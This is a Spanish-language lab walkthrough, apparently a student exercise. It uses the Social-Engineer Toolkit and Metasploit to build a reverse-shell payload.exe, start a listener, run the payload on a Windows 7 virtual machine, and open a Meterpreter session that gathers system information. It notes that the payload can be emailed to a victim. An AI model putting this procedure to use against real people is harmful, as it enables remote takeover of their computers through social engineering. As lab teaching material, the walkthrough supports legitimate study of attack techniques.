
```
set:payloads>5
set:payloads> IP address for the payload listener (LHOST):192.168.20.111
set:payloads> Enter the PORT for the reverse listener:4445
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.
set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):
```

Colomos yes para poder iniciar el **payload and listener**




Y ya con esto tenemos configurado y solo queda esperar a que la víctima ejecute el exploit que se le mande ya sea vía correo electrónico


El archivo ejecutable **payload.exe** lo encontraremos en el sistema de archivos en la carpeta `/root/.set`




El cual copiaremos en una memoria USB (ANGEL PAZ) y lo probaremos en una máquina virtual de Windows 7



Ya tenemos listo el ejecutable en la Máquina Virtual de la Víctima en Windows 7 y le damos ejecutar el payload.



En la terminal de la maquina victima ya nos detecta que hay una sesión abierta lo que indica que nuestra victima ejecuto el payload creado por lo cual escribimos en la consola el comando **sessions** para ver las sesiones




```
root@kali: ~/Escritorio
msf6 exploit(multi/handler) > sessions

Active sessions

  Id  Name  Type  Information  Connection
  --  --
  1    meterpreter x64/windows IKER-IVITO-PC\IKER-IVITO @ IKER-IVITO-PC 192.168.20.111:4445 -> 192.168.20.100:49165 (192.168.20.100)

msf6 exploit(multi/handler) >
```


Aquí observamos que tenemos la información de una sesión activa por lo cual escribimos en la terminal `sessions 1` para seleccionar la sesión activa y damos enter.



```
msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
```

Aquí ya comenzamos a interactuar con la sesión activa, por lo cual para ver la información de la maquina victima escribimos el comando **sysinfo**



```
meterpreter > sysinfo

Computer        : IKER-IVITO-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture   : x64
System Language : es-ES
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Y allí obtenemos información del equipo víctima.